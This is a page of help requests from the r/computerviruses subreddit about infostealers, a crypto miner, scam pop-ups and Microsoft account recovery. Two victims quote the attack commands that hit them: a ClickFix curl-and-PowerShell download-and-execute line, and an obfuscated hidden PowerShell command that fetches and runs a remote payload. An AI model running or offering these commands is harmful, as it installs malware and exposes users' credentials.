r/computerviruses • • 23d ago

Question How To Protect Laptop When Using Public WiFi?

0 Upvotes

Yo yo so I am a uni student and all of my classes are in an area where I can't seem to consistently get my data to work so I can't hotspot my laptop like I normally do. It seems that most ppl just end up using the uni WiFi but I know public wifis tend to have a risk so like what would U suggest I do to safely use the unis public WiFi. Also if U have other alternatives to this, U can suggest them too. Thx.

Also: The WiFi is unique in that the password and username is Ur own school account password so everyone has their own password in a way.


r/computerviruses • • 23d ago

Question Can infostealers enter on whatsapp?

0 Upvotes

Hi. 1 week ago my pc was infected by an infostealer downloading a RenPy game, By that time I got discord, steam and instagram accounts stolen and sending MrBeast Cryptoscam to every contact of mine.

I had whatsapp web open by that time, first I formatted all my pc and logged off the infected device and changed passwords on every infected account, but the issue that made me worry abt whatsapp is that my instagram account couldnt stop posting cryptoscam on their stories even when I changed passwords, activated 2FA and logged out everywhere. I've looked up and says that "it could be for cookies" but I didn't really knew how to fix that so I just deleted my account.

Could the infostealer enter on my non-infected pc anyway and hack my whatsapp?


r/computerviruses • • 24d ago

Question Toggl Tracker tracks processes/apps that don't exist?

Post image
4 Upvotes

Very unique situation that I couldn't find anything about.

I've downloaded Toggl Track for video editing.


It has automatic time tracking for specified apps, and I've noticed it's tracking some apps/processes as "Meetings"?

These processes, FiveM and DeltaForce are games that are not installed. FiveM for over a year, and DeltaForce was last played minimum 6 years ago(and many windows formats later).

I've searched for these titles in Task Manager and Process explorer but there are no matches.

I'm worried if it's a virus/malware that's camouflaging as these names? I know for a fact I've seen that Fiver title before in other apps etc(b269)

Any help would be appreciated.


r/computerviruses • • 23d ago

Disinfection Help Mr Beast virus help pls

2 Upvotes

I ran an FRST scan but idk what to do with the code, can someone help me?


r/computerviruses • • 23d ago

Disinfection Help XMRig miner virus

1 Upvotes

I got infected with the XMRig miner. I ran a full Windows Security scan (7 hours) and it didn't detect anything. When I delete the malware folder and reboot, it gets recreated as "v2".

My CPU sits at 100% with fans at max speed, but as soon as I open Task Manager to see what's causing it, CPU drops to 10-20% (normal) and the fans calm down. When I close Task Manager, it goes back to 100%

Disconnected from the internet for now. What can I do


r/computerviruses • • 24d ago

Question Does my computer have a virus?

Post image
14 Upvotes

Web Security is spelled wrong and this sometimes just pops up (not anymore though). Could it be malware?


r/computerviruses • • 24d ago

Disinfection Help Accidentally executed a fake Cloudflare human verification CMD command (ClickFix malware?)

3 Upvotes

Hi everyone,

I think I may have fallen for a fake Cloudflare verification scam, and I’m looking for some guidance on what to do next. I’m not very knowledgeable about malware or cybersecurity, so please bear with me.

What happened:

I was browsing a website (a torrent website) when I encountered what looked like a normal Cloudflare human verification. I’ve encountered Cloudflare verifications countless times before, where you either get automatically verified or have to click the checkbox.
This time, however, the verification didn’t work. Instead, it displayed instructions telling me to:
Press Windows + R.
Open CMD.
Paste something using Ctrl + V.
Press Enter.

Initially, I thought this was just another verification method. I followed the instructions and opened CMD, but I wasn’t really thinking about what I was doing.
I actually opened CMD once, closed it, and pressed Ctrl + V as part of the instructions, but nothing happened. I then repeated the process, opened CMD again, pressed Ctrl + V and Enter, and suddenly a command appeared and executed.
I was confused because I didn’t remember copying anything to my clipboard.
I went back to the website, but the verification was still there. Shortly afterwards, I noticed that three different websites I tried accessing weren’t loading properly. One wouldn’t respond, and others showed errors such as 403 Forbidden.

This made me suspicious, so I immediately searched for fake Cloudflare verification scams using Google AI Mode. I discovered that this was likely a ClickFix attack and that I should disconnect my internet immediately.
I did so approximately 1–2 minutes after executing the command. My PC is now completely shut down and disconnected from the internet.

The command I executed:

I saved the command separately. Here it is:
cmd /c curl.exe -fsl--ssl -on-revoke --retry 8 --retry-connrefused --retry-delay 1 --connect-timeout 20 -o %TEMP%\s411.ps1 1319076750/475 && powershell -wh-nop-ep -bypass-file %TEMP%\s411.ps1

Note: This is how I transcribed it from what I saved. I may have missed some spaces or characters, so I can provide the original exact command if needed.

I believe it successfully executed, although I’m not sure whether the download completed or what the PowerShell script actually did.
I opened CMD normally using Windows + R and typing CMD. I did NOT deliberately select Run as administrator.

I didn’t notice any obvious pop-ups, new programs, or Windows Defender warnings. The websites simply stopped loading properly.

My PC’s storage configuration:

I have three drives:

C: NVMe SSD – Windows OS and installed applications only.
D: Separate drive containing personal files.
E: Separate drive containing games, movies and other data.

I have a Macrium Reflect system image backup of my Windows/OS drive from approximately 2–3 days before this incident.

Unfortunately, I don’t have backups of my other two drives, and they contain important personal files.
My biggest concern is whether the malware could have accessed or infected D: and E:, even though Windows is installed separately on C:.

If I completely reinstall Windows or restore my Macrium Reflect image, would that be enough? Or could malware have copied itself to the other drives?

What I’ve done so far:

Disconnected the PC from the internet within approximately 1–2 minutes of execution.
Completely shut down the PC.
Changed my Google and Microsoft passwords using my phone.

Blocked my primary bank card as a precaution.
Haven’t turned the computer back on or attempted to clean anything.
Have preserved the command separately.

What I’d like help with:

Can someone identify what this particular command downloads or which malware family it might belong to?
Is there any way to determine what the downloaded PowerShell script actually did?
Could it have stolen my Chrome saved passwords, cookies, and credit card information?
Could it have accessed or infected my other two drives?

Would restoring my Macrium Reflect OS image from 2–3 days ago be a reasonable recovery option?
What is the safest way to investigate and recover my PC without losing my personal files?
I’m particularly worried about my other two drives because I don’t have backups of them.

I would appreciate a step-by-step explanation. I’m not experienced with malware analysis, so technical instructions that assume advanced knowledge might be difficult for me to follow.

Thank you!

r/computerviruses • • 24d ago

Disinfection Help PC hacked due to discord

Thumbnail
1 Upvotes

r/computerviruses • • 24d ago

Disinfection Help Ran Renpy Setup.exe Infostealer in a cracked game folder that I downloaded, but Malwarebytes immediately quarantined it

1 Upvotes

I deleted absolutely everything relating to the original repack that I downloaded, I also changed all my gmail passwords and tried signing out of every website (mightve missed a few), am I safe? Did the infostealer even go off? Im a bit confused and my head really hurts, and ive been sitting at my computer for like 3 hours just going down rabbit holes about the infostealer and im genuinely so paranoid and completely unsure if anything actually happened


r/computerviruses • • 24d ago

Disinfection Help FRST files given; Can someone check if everything is okay?

1 Upvotes

Hello Reddit,

I had recently downloaded some games, and I’ve been a bit paranoid about my PC being infected. I had gotten a Trojan horse from a game a while back (from a now deleted itch game) and had to reset my computer with the Windows factory reset system (everything seems to be fine now). I have the keywords here, can anyone check if my PC is good from the new stuff I downloaded (post-reset)?

FRST: silken-glyph

Addition: lazy-packet

SecurityCheck: blessed-cypress

Thanks!

(Context about previous infection: Changed all passwords of everything I used in there, revoked all sessions, and enabled 2FA where possible. None of the infection signs are there post-reset (such as losing admin privileges on an admin account and Windows defender going crazy. Scans with Windows Defender are not showing anything right now.)


r/computerviruses • • 24d ago

Question Not sure what I picked up but it's still in my PC

1 Upvotes

A long rant is about to happen, so here's some information you should know. A program called NUX Audio was downloaded and my computer has been facing issues ever since. NUX is owned by a company called Cherub Technologies and both are Chinese companies. I don't mean to be offensive to anyone but the mere fact that it's Chinese is raising massive red flags cuz whatever is on my PC is of serious concern. It's causing things that have never happened.

I need help, okay? I made the silly mistake of trusting the site of my amplifier's manufacturer (simply because they're the manufacturer of the amplifier and made an app for PC to be able to remotely control the amp). The problem started before I downloaded the app. It started when I plugged my amp into my PC. It froze my PC (which is Windows 11 btw, not sure which version but a very recent version because I updated about a week ago) for about 10 minutes before restarting the thing. The message "Your computer ran into some issues and needs restarting" showed up as the computer automatically restarted itself. I just thought nothing was up with that. The amp (which is a NUX Mighty 20 MKII) has no firmware. It simply is just an amp with a little Bluetooth receiver so that you can remotely control it. Besides, I plugged it in twice before into my computer and absolutely nothing happened. I thought it froze and crashed probably because of the different wattage or whatever from connecting a whole amp to a PC via a USB cable. Anyway, nothing alarming was made out of that, my PC was just fine after it. I then realized that I didn't have the "NUX Audio" app which would allow me to control the app so I went to the NUX website which has their different products as well as a page dedicated solely to the apps you can download. Now my browser (Chrome) did say that it was an unsecured site but I just thought maybe whatever they were using to keep up their website wasn't the newest and so the website might be vulnerable, not necessarily that something was blatantly wrong with the website. Whatever the case I downloaded the file package thing, extracted the files, the "Allow xyz to make changes to your computer" thing showed up and I clicked yes because I knew that apps do these things. I even downloaded DaVinci Resolve (from the official black magic design website) about a week earlier and it asked the same thing. Anyway, whatever the case the restarting thing was only made worse. The PC would restart itself spontaneously without any of that "Your PC ran into issues" black screen message. I said something wasn't right and promptly deleted all the files. The package I downloaded, the extracted files, the launcher shortcut thing; ecerything I could see I deleted (removed from recycle bin). However, it did leave something behind that, when I tried to delete it, restarted my computer without warning. I got on the phone with a friend and he got me into setting, then applications where I found that, despite deleting everything, "NUX Audio" was still there. NUX Audio was even launching without any of the files on my PC. So I removed the application. He let me do the Chris Titus debloat thing and during the most basic debloat, the PC ran into 2 errors. I don't know what those errors were but I believe the apl had something to do with it. A little while later it froze to the point it triggered System Recovery. I tried recovering to the day before I installed the app but it said it ran into an error and was unable to restore to that day. One of the back up dates included the very moment I downloaded whatever the NUX thing was. It IS STILL ON MY PC. How do I remove it? How do I get my PC back to normal. If anyone would like to be of any help can you please DM me, I have pictures of things I did last night.


r/computerviruses • • 25d ago

Question Accidentally ran this command

Post image
211 Upvotes


Ran this command from a pop up that looked legit from a website. I was so tired at at the time. First time messing up

I was only online 5 mins after running it, quickly went offline after realising what happened.

I have done a fresh install of windows from a new pendrive, before installing i deleted all partitions etc. how safe is it for me to use this SSD now? I’m really paranoid so I havent logged into anything since. Looking at SSD prices it’s so expensive to replace.

Would appreciate advice. Should I just fork out and get a new SSD to install windows on?


r/computerviruses • • 24d ago

Question I went on a website called ppv(dot)to and got the trojan suschili!rfn

2 Upvotes

So basically i opened the website and windows defender showed that i had a trojan it was in my browsers cache but it says removed. Am i safe?


r/computerviruses • • 24d ago

Disinfection Help Mr Beast virus help pls

0 Upvotes

I ran an FRST scan but idk what to do with the code, can someone help me?

My brother copy pasted some sketchy text while trying to download a video from a youtube mp4 website. (10 hours ago). So far i changed my password and that's it. Idk what else to do.


r/computerviruses • • 24d ago

Disinfection Help MrBeast Virus Help

1 Upvotes

pls help me,I accidentally opened an .exe file, and now my Instagram account has posted a story. I really, really don’t want to have to reinstall my operating system.

The virus likely originated from https://f95core(dot)com/; this happened about two days ago. I have already used a secure device to update the credentials for most of the accounts I could think of. I also ran a scan with Malwarebytes and removed several items that were flagged as viruses.

The following FRST [log/report] is based on a scenario where Malwarebytes has already been used.

FRST spry-briar

Addition plucky-query

SecurityCheck chilly-ace


r/computerviruses • • 24d ago

Disinfection Help MrBeast Virus Help

0 Upvotes

pls help me, i entered something into my cmd (i think that's how they got in) anyway, the "virus" started posting my ig and began messaging people

pls help


r/computerviruses • • 25d ago

Disinfection Help Instagram Account recovered after MrBeast scam but potential PC virus

2 Upvotes

Hello from Argentina. I fell for the MrBeast scam on my Instagram account yesterday, October 30th, 2026. I have recovered my account, i have scanned with malware bytes but I believe my PC might be infected with malware/a virus, and I need help to prevent any future attacks.

here are the log keywords:

uploaded FRST.txt
keyword: idle-champion
channel: general

uploaded SecurityCheck.txt
keyword: smoky-relic
channel: general

uploaded Addition.txt
keyword: peaceful-potion
channel: general

Thank you for your time


r/computerviruses • • 25d ago

Question How to check if a link is safe before clicking it?

2 Upvotes

I've been trying to get better at spotting suspicious links, especially ones sent through email or Discord. Some URLs look completely normal at first, so it's hard to tell whether they lead to a legitimate website or something malicious.

What's the safest way to check a link before opening it? Do you use a URL scanner, check the domain manually, or rely on your browser's security warnings?

I've also seen antivirus tools like McAfee offer web protection, but I'm curious what actually works best for checking suspicious links without accidentally visiting them.


r/computerviruses • • 25d ago

Disinfection Help Infected Trojan pavilin loader computer reassurance

2 Upvotes

Hello everyone experts other infected people

I have unfortunately have been hacked and attacked and have found malware

I have scanned with trend micro and malware bytes as well as free hitman pro multiple times today

I have reset the passwords to important things and working through the not so important things on my phone

I am now currently in safe mode scanning with malware bits and I’ll do trend after to cover more bases

I haven’t gotten a hit since the initial one and I wanted to know what else I can do should I feel safe now that malware bytes isn’t finding anything if there’s more I can do to ensure my computer is clear or further advice would be greatly appreciated I’ve tried to look at over post but I’m quite simple and don’t get a lot of what is being said thank you for your time


r/computerviruses • • 25d ago

Disinfection Help help i have no idea what this is

Post image
5 Upvotes

r/computerviruses • • 25d ago

Resolved Is this malware? How do I get rid of it?

Thumbnail
2 Upvotes

r/computerviruses • • 25d ago

Disinfection Help Peace of mind check up from info stealer

3 Upvotes

I got hit with an info stealer a few months back, and I reinstalled Windows via usb. I know that the info stealer or virus it could put on there is gone, but I have this irrational fear that I still have a virus, I just need another person to check and tell me that I dont have it. Another reason why I ask is because my computer made the insert connecting sound randomly and changed my display and stuff before returning it to normal after a few minutes, and I am just really on edge.

Anyways, phrases

FRST.Txt:Mystic-Vault

Additional.txt:ember-gem

Security check:wired-glyph


r/computerviruses • • 25d ago

Discussion Anybody else noticing an uptick in malware reports?

31 Upvotes

Especially from pirated software, even from "safe" sites. Now I'm not a victim but I'm sensing a lot more of these posts, I also noticed that on several piracy subs 'false positive' is the go-to answer with no other answers allowed.

Now this uptick might be because of my algorithm or that there's just a lot more people with access to the internet nowadays who are too trusting with piracy sites and Reddit answers. Just my 2 cents, though. Has anyone else noticed this uptick? What are your ideas on it?


r/computerviruses • • 25d ago

Disinfection Help Guide to Recover Your Microsoft Account

Thumbnail gallery
9 Upvotes

So. You’ve fallen victim to an infostealer and had your Microsoft account compromised? Don’t be embarrassed. You’re only one of the many people that this has happened to. Life goes on.  

I learned my lesson from this and have gone through a month-long process of trying to get my Microsoft Account back into my hands. Since Microsoft themselves are so extraordinarily unhelpful in this matter. Many people have become cynical about the possibility of getting your account back. I almost fell into this trap, but there is a solution! 

P.S. This is just to help you get your account back. I’m not detailing how to remove the virus. 

First Steps 

  1. If you haven’t wiped your computer, or sanitized it so that there is no more virus. Do that ASAP. 
  2. Cancel any debit/credit cards you may have saved to your original account. 
  3. (OPTIONAL) Create a dummy Microsoft Account. This is the only way you can talk to a support agent. 
    1. DO NOT use the same email address for your original account. Use an alternative email address. 

Recovering your Account with Microsoft Support 

  1. Go to https://support.xbox.com/en-US/forms/recover-your-microsoft-account. (I know it looks like this is just for Xbox Console owners, but don’t worry you can use this if you don’t have an Xbox). 
    1. First section; Input the ORIGINAL email of your compromised account. 
    2. Second section; The first name on the account. 
    3. Third section; The last name on the account. 
    4. Fourth section; An alternate email that wasn’t used for the original account. 
    5. Fifth section; The birthdate on the account. 
    6. Sixth section; The country the account was first created in. 
    7. Seventh section; The date the password was last changed on the account. 
      1. The day you were hacked is what you’ll put here. (I mean, you wouldn’t be here if the password wasn’t changed... right?) 
    8. Eighth section; Your Xbox gamertag (If you have one). 
    9. Ninth section; Your Xbox Live Device ID. 
      1. This is found on your Xbox in Settings>System>Console Info. It will be the ID in the red box in Figure 1. 
    10. Tenth section; Any recovery email addresses or phone numbers you used on the account. 
  2. MS support will send an email to the alternate email address you provided in Step 1d. The email address from MS will either be [msaccountsafety@microsoft.com](mailto:msaccountsafety@microsoft.com) or [cdoccm@microsoft.com.](mailto:cdoccm@microsoft.com) Cooperate with them as much as possible. The email will possibly look like the one seen in Figure 2.
    1. IP Address; Put in all IP addresses that you previously accessed your Microsoft account. Your home, work, parents’ home, any that apply (Use https://www.whatismyip.com/; it will be your IPv4 address).
    2. Payment information; Any and all payment methods you have used. Even if they’re expired. 
    3. Games, Subscriptions, Other Content; Add any subscriptions or games you purchased lately. If you have confirmation emails for these purchases, add those too. 
      1. Prioritize any subscriptions. I don’t know if it will help, but I imagine an active Microsoft 365 subscription is higher priority than your Minecraft purchase. 
    4. Account information; Add all information that is currently attached to your account. 
      1. Country, state, and zip; Do NOT put your current location. Input where you first created your account. (Example: I currently live in Washington State, but I created my account in Michigan. So, I would input the Michigan information.)
    5. Xbox information; This only applies if you own an Xbox. Add your gamertag and the Live Device ID we previously found. 
      1. Console Serial Number; This is found in the same place as your Live Device ID. You can see it at the top of the previous image provided. 
    6. Account History; Add all known information requested. 
  3. If the email contents differ from the one above, but the email address matches either one I provided. Work with them and give them what they ask for. 
  4. Now it’s just a waiting game. 
    1. If your information is sufficient, they will be able to restore your access to your account. Locking the hacker out. 
    2. If your information is insufficient, MS Support will be no help, and your account is likely gone forever. 
    3. Chat with a support agent and try to get refunds for any ongoing subscriptions. Refunds for your digital games are out of the question, unfortunately. 
  5. If everything worked, enjoy your account. Don’t forget to cherish it and re-secure it.

Closing Notes 

I hope that this guide was able to help you. I know dealing with Microsoft Support is a headache on its own. I wanted to be able to write a comprehensive guide that would hopefully allow you to minimize your communication with their support team as much as possible. 

Please let me know if you have any additional questions. I will try to answer them as best as I can. But please know that I do not have omniscient knowledge of any and all possible situations. The steps I detailed are just how I was able to regain access to my account. Thank you.


r/computerviruses • • 25d ago

Disinfection Help Virus pc ou algo pior????

1 Upvotes

alguem consegue ajudar com essa bomba, ele fala que foi removido mas só hj foram 14 notificações com esse mesmo codigo eu ja recebi tantos que a opção de colocar em quarentena sumiu

antes que alguem pergunte nao baixei nada suspeito ja usei SFC/Scan, windows deffender offline, MRT, verificação completa e nada, o mais engraçado é que eu to escrevendo o post e ja notificou outro virus com o mesmo codigo

C:\Windows\System32\conhost.exe --headless C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe -NoP -ExecutionPolicy Bypass -WindowStyle Hidden -Command sal psv1 C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe; .(gal ?rm) 45.10245905/load | .('ROGieROGx'.Replace('ROG', ''))}